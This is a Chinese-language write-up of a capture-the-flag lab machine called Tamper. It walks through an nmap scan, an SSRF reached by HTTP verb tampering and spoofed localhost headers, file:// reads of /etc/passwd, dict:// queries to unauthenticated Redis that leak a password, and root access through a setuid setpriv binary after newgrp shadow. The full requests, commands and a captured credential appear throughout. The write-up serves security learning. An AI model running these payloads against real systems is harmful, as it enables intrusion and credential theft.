

Tamper

端口扫描

```
PORT      STATE SERVICE REASON  VERSION
22/tcp    open  ssh      syn-ack OpenSSH 10.3 (protocol 2.0)
53/tcp    open  domain   syn-ack (generic dns response: SERVFAIL)
| fingerprint-strings:
|   DNSVersionBindReqTCP:
|     version
|_   bind
80/tcp    open  http      syn-ack Apache httpd 2.4.67 ((Unix))
|_http-title: dprod - Digital product design agency
|_http-server-header: Apache/2.4.67 (Unix)
|_http-favicon: Unknown favicon MD5: 3B24ABD9C3B35A0F106C66F63A96DE09
| http-methods:
|   Supported Methods: POST OPTIONS HEAD GET TRACE
|_  Potentially risky methods: TRACE
5000/tcp  open  upnp?     syn-ack
| fingerprint-strings:
|   GetRequest:
|     HTTP/1.1 200 OK
|     Content-Disposition: inline; filename=index.html
|     Content-Type: text/html; charset=utf-8
|     Content-Length: 14602
|     Last-Modified: Thu, 11 Jun 2026 12:09:56 GMT
|     Cache-Control: no-cache
|     ETag: "1781179796.5899332-14602-346230318"
|     Date: Thu, 09 Jul 2026 03:10:06 GMT
|     Accept-Ranges: bytes
|     Connection: close
|     <!DOCTYPE html>
|     <html lang="en">
|     <head>
|     <meta charset="UTF-8">
|     <meta name="viewport" content="width=device-width, initial-scale=1.0">
|     <title>URL Forwarding Gateway</title>
|     <style>
|     margin: 0;
|     padding: 0;
|     box-sizing: border-box;
|     body {
|       font-family: -apple-system, BlinkMacSystemFont, 'Segoe UI', Roboto, 'Helvetica Neue',
|       Arial, sans-serif;
|       background-color: #f9fafb;
|       Card component */
|       .card {
|         background:
| RTSPRequest:
|     <!DOCTYPE HTML>
|     <html lang="en">
|     <head>
```

```
| <meta charset="utf-8">
| <style type="text/css">
| :root {
| color-scheme: light dark;
| </style>
| <title>Error response</title>
| </head>
| <body>
| <h1>Error response</h1>
| <p>Error code: 400</p>
| <p>Message: Bad request version ('RTSP/1.0').</p>
| <p>Error code explanation: 400 - Bad request syntax or unsupported method.</p>
| </body>
|_ </html>
```

80端口没有找到什么有用的信息，5000端口有一个 `URL Forwarding Gateway`，可以发送 HTTP 请求，但是有 WAF，请求对象必须在白名单内

这个地方尝试了很久的时间，主要是被这个联系管理员耽误了比较久的时间，觉得应该是有隐藏的接口，然后可以修改白名单

Notice

This gateway proxies requests to authorized external endpoints. Contact admin to add new targets to the whitelist.

最后还是ai先绕出来了，发现请求的接口 `/api/proxy` 可以 `GET` + `POST` 发送请求，但是 `POST` 发送的“优先级”更高，而且不受白名单影响（其实有注释 `<!-- This relates to HTTP verb tampering -->`，还是没看仔细 QAQ）

对端口进行枚举，发现开放了8080端口，需要参数 `uri` 发起请求

The screenshot shows the Burp Suite interface with a POST request to `/api/proxy?target=http://ident.me` and its response. The request is shown in the 'Request' tab, and the response is shown in the 'Response' tab. The response is a JSON object indicating success, but with a message: `"content": "Missing uri parameter"`. The 'Inspector' tab on the right shows the response details, including the status code 400 and the message.

请求

```
1 POST /api/proxy?target=http://ident.me HTTP/1.1
2 Host: 192.168.0.135:5000
3 Accept-Encoding: gzip, deflate
4 X-Custom-IP-Authorization: 127.0.0.1
5 X-Forwarded-For: 127.0.0.1
6 X-Remote-IP: 127.0.0.1
7 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36
8 (KHTML, like Gecko) Chrome/149.0.0.0 Safari/537.36
9 X-Client-IP: 127.0.0.1
10 Content-Type: application/x-www-form-urlencoded
11 X-Originating-IP: 127.0.0.1
12 Accept-Language: zh-CN,zh;q=0.9
13 Accept: */*
14 Referer: http://192.168.0.135:5000/
15 X-Host: 127.0.0.1
16 X-Forwarded-Host: 127.0.0.1
17 Content-Length: 29
18 target=http://127.0.0.1:8080/
```

响应

```
1 HTTP/1.1 200 OK
2 Content-Type: application/json
3 Content-Length: 113
4 Connection: close
5
6 {
7   "status": "success",
8   "target": "http://127.0.0.1:8080/",
9   "status_code": 400,
10  "content": "Missing uri parameter"
11 }
```

Inspector

请求属性	值
请求查询参数	1
请求主体参数	1
请求cookies	0
请求头	15
响应头	3

204字节 | 29 millis

这次的 SSRF 可以伪协议，file:///etc/passwd 能读到用户 locally，但是没有读到用户私钥。还发现有用户 redis，但是探测不到6379，扫描后发现开在6378，可以未授权访问


root 运行，尝试写公钥/定时任务，发现没法指定路径 can't set protected config

```
CONFIG%252520SET%252520dir%252520/root/.ssh
```

最后发现有一个键 secret。获得凭据 locally:QChEWCDb0Is0vPY8

```
POST /api/proxy?target=http://ident.me HTTP/1.1
Host: 192.168.0.135:5000
Accept-Encoding: gzip, deflate
X-Custom-IP-Authorization: 127.0.0.1
X-Forwarded-For: 127.0.0.1
X-Remote-IP: 127.0.0.1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/149.0.0.0 Safari/537.36
X-Client-IP: 127.0.0.1
Content-Type: application/x-www-form-urlencoded
X-Originating-IP: 127.0.0.1
Accept-Language: zh-CN,zh;q=0.9
Accept: */*
Referer: http://192.168.0.135:5000/
X-Host: 127.0.0.1
X-Forwarded-Host: 127.0.0.1
Content-Length: 72

target=http://127.0.0.1:8080/?uri=dict://127.0.0.1:6378/GET%252520secret
```



ssh 上来发现是一个“嵌套的” shell，实际用户是 locally，是在登录的时候被“降级”了，在 /etc/ssh/sshd_config 中有：

```
Match User locally
    ForceCommand setpriv --reuid=locally --regid=locally --clear-groups bash -c 'bash --
init-file <(echo "sudo -u locally bash -i")'
```

```
~/Desktop/maze ssh locally@$IP
locally@192.168.0.135's password:
Tamper:~$ id
uid=1000(locally) gid=1000(locally) groups=1000(locally)
Tamper:~$ exit
exit
Tamper:~$ id
uid=1001(locally) gid=1000(locally)
Tamper:~$ cat /etc/passwd
root:x:0:0:root:/root:/bin/bash
bin:x:1:1:bin:/bin:/sbin/nologin
daemon:x:2:2:daemon:/sbin:/sbin/nologin
lp:x:4:7:lp:/var/spool/lpd:/sbin/nologin
sync:x:5:0:sync:/sbin:/bin/sync
shutdown:x:6:0:shutdown:/sbin:/sbin/shutdown
halt:x:7:0:halt:/sbin:/sbin/halt
mail:x:8:12:mail:/var/mail:/sbin/nologin
locally:x:1000:1000:./home/locally:/bin/bash
news:x:9:13:news:/usr/lib/news:/sbin/nologin
uucp:x:10:14:uucp:/var/spool/uucppublic:/sbin/nologin
cron:x:16:16:cron:/var/spool/cron:/sbin/nologin
ftp:x:21:21:./var/lib/ftp:/sbin/nologin
sshd:x:22:22:sshd:/dev/null:/sbin/nologin
games:x:35:35:games:/usr/games:/sbin/nologin
ntp:x:123:123:NTP:/var/empty:/sbin/nologin
guest:x:405:100:guest:/dev/null:/sbin/nologin
nobody:x:65534:65534:nobody:./:/sbin/nologin
klogd:x:100:101:klogd:/dev/null:/sbin/nologin
apache:x:101:102:apache:/var/www:/sbin/nologin
redis:x:102:103:redis:/var/lib/redis:/sbin/nologin
locally:x:1001:1000:./home/locally:/bin/bash
Tamper:~$ cd /home
Tamper:/home$ ls
locally
Tamper:/home$ cd locally/
Tamper:~$ ls
user.txt
Tamper:~$ cat user.txt
flag{user-94e711071ec5a1c99c029f99ee1189f2}
Tamper:~$
```

setpriv 有 s 位，且 shadow 组能执行，locally 属于 shadow 组，但是前面 ssh 登录的时候 --clear-groups，用 newgrp shadow 恢复

```
newgrp shadow
/bin/setpriv --reuid=0 --regid=0 --clear-groups /bin/sh
```

```
Tamper:~$ exit
exit
Tamper:~$ id
uid=1001(locally) gid=1000(locally)
Tamper:~$ find / -perm -4000 -type f 2>/dev/null
/bin/setpriv
/bin/umount
/bin/mount
/usr/bin/newgrp
/usr/bin/expiry
/usr/bin/chsh
/usr/bin/chage
/usr/bin/passwd
/usr/bin/gpasswd
/usr/bin/sudo
/usr/bin/chfn
/usr/sbin/suexec
Tamper:~$ ls -alh /bin/setpriv
-rwsr-s---  1 root  shadow   34.0K May 16 00:20 /bin/setpriv
Tamper:~$ cat /etc/group | grep shadow
shadow:x:42:locally
Tamper:~$ newgrp shadow
Tamper:~$ id
uid=1001(locally) gid=42(shadow)
Tamper:~$ /bin/setpriv --reuid=0 --regid=0 --clear-groups /bin/sh
~ # id
uid=0(root) gid=0(root)
~ # cat /root/root.txt
flag{root-5a94a8c045fb3cc4e6734a7ed84543ee}
~ #
```